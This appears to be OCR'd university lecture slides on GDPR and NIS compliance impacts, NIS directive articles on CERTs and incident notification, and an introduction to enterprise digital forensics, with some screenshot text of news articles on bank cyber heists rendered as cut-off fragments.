- **The direct economic impacts** of cyber events lead to a wide range of potential economic losses. For the cloud service disruption scenario in the report, these losses **range from US$4.6 billion for a large event to US$53 billion for an extreme event**; in the mass software vulnerability scenario, the losses range from US$9.7 billion for a large eventto US$28.7 billion for an extreme eventk.
- **Economic losses** could be much lower or higher than the average in the scenarios because of the uncertainty around cyber aggregation. For example, while average losses in the cloud service disruption scenario are US$53.1 billion for an extreme event, they **could be as high as US$121.4 billion or as low as US$15.6 billion**, depending on factors such as the different organisations involved and how long the cloud-service disruption lasts for.

Expected Legislative Impacts of GDPR and NIS

Impact on software development

- Extended requirements catalogue
- Privacy impact analysis becomes mandatroy as bsis for risk estimation
- Documentation of personal data flows becomes obligatory
- Requirements engineering needs to take new legal obligations into account
- New testing requirements will be introduced
- New standardized libraries will hopefully be developed to cover the new needed functionalities → a new vast playground for the open surce community?

Impact on supply chain management

- Pushing obligations down the supply chain will again put high demands on suppliers
- Integrated control mechanisms along the supply chain will become necessary to allow for a continous risk management process
- Data breach notification along the supply chain will create new challenges
- Technology and organisational concepts will have to support each other if legal compliance is to be achieved

Impact on outsourcing

- Transfer of personal data outside Europe will become an even more imprtant aspect
- Chains of service providers in the form of (sub) contracting will create serious challenges
- Risk estimation will be substantially more challenging in an outsourcing chain
- Data breach notifcation processes will have to be developed across the outsourcing chain
- Remote services of all kinds will have to be reviewed
- Remote access mechanisms and interconnected systems will have to be assessed regarding the risk they cause for privacy
- Personnel vetting will have to adhere to much higher standards than now

From Wikimedia Commons, the free media repository

Even shorter look at NIS

Article 7

Computer Emergency Response Team

1. Each Member State shall set up a Computer Emergency Response Team (hereinafter: "CERT") responsible for handling incidents and risks according to a well-defined process, which shall comply with the requirements set out in point (1) of Annex I. A CERT may be established within the competent authority.
2. Member States shall ensure that CERTs have adequate technical, financial and human resources to effectively carry out their tasks set out in point (2) of Annex I.
3. Member States shall ensure that CERTs rely on a secure and resilient communication and information infrastructure at national level, which shall be compatible and interoperable with the secure information-sharing system referred to in Article 9.
4. Member States shall inform the Commission about the resources and mandate as well as the incident handling process of the CERTs.
5. The CERT shall act under the supervision of the competent authority, which shall regularly review the adequacy of its resources, its mandate and the effectiveness of its incident-handling process.

Article 9

Secure information-sharing system

1. The exchange of sensitive and confidential information within the cooperation network shall take place through a secure infrastructure.
2. The Commission shall be empowered to adopt delegated acts in accordance with Article 18 concerning the definition of the criteria to be fulfilled for a Member State to be authorized to participate to the secure information-sharing system, regarding:
   - the availability of a secure and resilient communication and information infrastructure at national level, compatible and interoperable with the secure infrastructure of the cooperation network in compliance with Article 7(3), and
   - the existence of adequate technical, financial and human resources and processes for their competent authority and CERT allowing an effective, efficient and secure participation in the secure information-sharing system under Article 6(3), Article 7(2) and Article 7(3).
3. The Commission shall adopt, by means of implementing acts, decisions on the access of the Member States to this secure infrastructure, pursuant to the criteria referred to in paragraph 2 and 3. Those implementing acts shall be adopted in accordance with the examination procedure referred to in Article 19(3).

Article 10

Early warnings

1. The competent authorities or the Commission shall provide early warnings within the cooperation network on those risks and incidents that fulfil at least one of the following conditions:
   - they grow rapidly or may grow rapidly in scale;
   - they exceed or may exceed national response capacity;
   - they affect or may affect more than one Member State.
2. In the early warnings, the competent authorities and the Commission shall communicate any relevant information in their possession that may be useful for assessing the risk or incident.
3. At the request of a Member State, or on its own initiative, the Commission may request a Member State to provide any relevant information on a specific risk or incident.
4. Where the risk or incident subject to an early warning is of a suspected criminal nature, the competent authorities or the Commission shall inform the European Cybercrime Centre within Europol.
5. The Commission shall be empowered to adopt delegated acts in accordance with Article 18, concerning the further specification of the risks and incidents triggering early warning referred to in paragraph 1.

Article 11 Coordinated response

1. Following an early warning referred to in Article 10 the competent authorities shall, after assessing the relevant information, agree on a coordinated response in accordance with the Union NIS cooperation plan referred to in Article 12.
2. The various measures adopted at national level as a result of the coordinated response shall be communicated to the cooperation network.

Article 14

Security requirements and incident notification

1. Member States shall ensure that public administrations and market operators take appropriate technical and organisational measures to manage the risks posed to the security of the networks and information systems which they control and use in their operations. Having regard to the state of the art, these measures shall guarantee a level of security appropriate to the risk presented. In particular, measures shall be taken to prevent and minimise the impact of incidents affecting their network and information system on the core services they provide and thus ensure the continuity of the services underpinned by those networks and information systems.
2. Member States shall ensure that public administrations and market operators notify to the competent authority incidents having a significant impact on the security of the core services they provide.
3. The requirements under paragraphs 1 and 2 apply to all market operators providing services within the European Union.

Article 14

Security requirements and incident notification

4. The competent authority may inform the public, or require the public administrations and market operators to do so, where it determines that disclosure of the incident is in the public interest. Once a year, the competent authority shall submit a summary report to the cooperation network on the notifications received and the action taken in accordance with this paragraph.
5. The Commission shall be empowered to adopt delegated acts in accordance with Article 18 concerning the definition of circumstances in which public administrations and market operators are required to notify incidents.
6. Subject to any delegated act adopted under paragraph 5, the competent authorities may adopt guidelines and, where necessary, issue instructions concerning the circumstances in which public administrations and market operators are required to notify incidents.

Article 14

Security requirements and incident notification

7. The Commission shall be empowered to define, by means of implementing acts, the formats and procedures applicable for the purpose of paragraph 2. Those implementing acts shall be adopted in accordance with the examination procedure referred to in Article 19(3).

8. Paragraphs 1 and 2 shall not apply to microenterprises as defined in Commission Recommendation 2003/361/EC of 6 May 2003 concerning the definition of micro, small and medium-sized enterprises. OJ L 124, 20.5.2003, p. 36.

Some Questions

- Which enterprises count as critical infrastructure?
- How will resulting obligations be met in supply chain networks?
- Can NIS obligations be addressed in combination with GDPR obligations in on clean-up?

- Are the time lines of affected enterprises realistic?
- Do they put in the necessary resources?

Will all this new legislation in the end lead to a safer and to a more privacy friendly Europe or will it only result in enterprises fulfilling yet another piece of compliance regulation to mitigate the risk of a lawsuit being filed against them?

Digital Forensics in Enterprises

Prof. Dr. Günther Pernul and Ludwig Englbrecht (M.Sc.)

Chair of Information Systems

FACULTY OF BUSINESS, ECONOMICS AND MANAGEMENT INFORMATION SYSTEMS

Agenda


1. Digital Forensic Basics
2. Digital Forensics in Enterprises
3. Paper and Assignment

Agenda

1. **Digital Forensic Basics**
2. Digital Forensics in Enterprises
3. Paper and Assignment


Why do we need digital forensics?

Risk Management


Overall risk
e.g. abandon specific software
avoid
e.g. use anti-virus software
reduce
e.g. take out an insurance
pass on
accept
Residual risk

Nowey, Thomas: Konzeption eines Systems zur überbetrieblichen Sammlung und Nutzung von quantitativen Daten über Informationssicherheitsvorfälle. 2010.

Motivation



www.reuters.com/investigates/special-report/cyber-heist-federal/

REUTERS INVESTIGATES Fast Money

The SWIFT hack

**How the New Y
Bangladesh Ba**

By Krishna N. Das and Jonathan Spicer | File

When hackers tried to s
Bangladesh's central ba
New York failed to spot
the money go. Here's th

DHAKA/NEW YORK – Jupiter. Th
a stroke of luck, helped stop the Fed
Bank of New York from paying near
the cyber-criminals behind a notori
earlier this year, according to sourc
the incident.

When hackers broke into the comp
Bangladesh's central bank in Febru
payment orders, the Fed was tricke
$101 million. But the losses could h
higher had the name Jupiter not fo
address of a Philippines bank where
dollars more. By chance, Jupiter wa
company under United States' sanc
concerns at the New York Fed and s
closely, a Reuters examination of th

It was a "total fluke" that the New Y
the hackers, said a person familiar w
suggestion the oil tanker or shippin

indianexpress.com/article/explained/multiple-banks-hit-3-2-million-debit-cards-comp

The Indian EXPRESS

Nation World Opinion Sports Entertainment Lifestyle Technology Viral Photos Videos Blogs ePaper Insurance

Latest News Karan Johar's Rs 5 cr is 3 times what Army welfare fund got in 2 months

Home › Explained › Multiple banks hit: 3.2 million debit cards compromised; how it happened, what happens now?

Multiple banks hit: 3.2 million debit cards compromised; how it happened, what happens now?

Indian Express explains one of the biggest data security breaches in Indian banking, situates it in the context of the rising threat from cyber crime.

324 SHARES | Facebook | Twitter | Google+ | Email

Written by Khushboo Narayan | Updated: October 21, 2016 7:09 pm

BEST OF EXPRESS

Business
Ratan Tata appointed interim Chairman of Tata Sons, Cyrus Mistry sacked

India
Don't politicise Triple Talaq, it's not just a Hindu-Muslim issue: PM Modi

https://beck-online.beck.de/Dokument?vpath=bibdata%2F:

NZA-RR 2014, 417

de Privatnutzung des

ternets während der
mehr als 21 Jahren
al gerechtfertigt sein.
konkreten Nachfrage des
ogramms (hier:
ieblichen PC, die private
des Arbeitgebers zum
Bestreiten beschränken.
atnutzung des dienstlichen
luss auf ein insgesamt
hverhalts rechtfertigen.
Vorinstanz: ArbG Elmshorn,

ntlichen sowohl verhaltens-,
beitsverhältnisses des Kl.
Unterhalt verpflichtete Kl.

- Ausschweifende 418

eitsvertrags bei der Bekl. zu
usweislich des
Arbeiten eingestellt,
und anderem. Tatsächlich
isses vom 31.10.2002 bis
fasst. Seit Mai 2009 war er
und B eingesetzt und dort
aus Hartschaumblöcken.
n der Sägeabteilung, die
m, in dem die Maschinen
eitsplätzen; einen davon

Siehe auch ...

- Zitiert in Büchern
- Zitiert in Rechtsprechung
- Zitiert in Verwaltungsvor...
- Zitiert in Aufsätzen
- Meldungen
- Parallelfundstellen
  - ArbRAktuell 2014, 363 (m....
  - BeckRS 2014, 69969
  - FD-ArbR 2014, 359752 (Ls....
  - LSK 2014, 310378 (Ls.)
  - MMR-Aktuell 2014, 360265 ...
  - K & R 2014, 689


Digital Forensic Definitions

Digital forensics deals with scientific methods from computer science to provide legitimate and correct digital evidence in a court of law.

Forensic computer science is the application of scientific methods from computer science to questions of the legal system.

(Dewald/Freiling 2011)

Scientific Method: Hypothesis Testing




Digital Evidence

- Any data stored or transmitted using a computer that support or refute a theory of how an offense occurred or that address critical elements of the offense such as intent or alibi.

(Casey2011, p.7)

- Digital evidence is also physical evidence in the first place
  - Magnetization on the surface of a hard disk
  - Electromagnetic waves on a data cable
  - Transistor's state of charge

Digital Evidence Abstraction Layers




Application

File System

Media Management

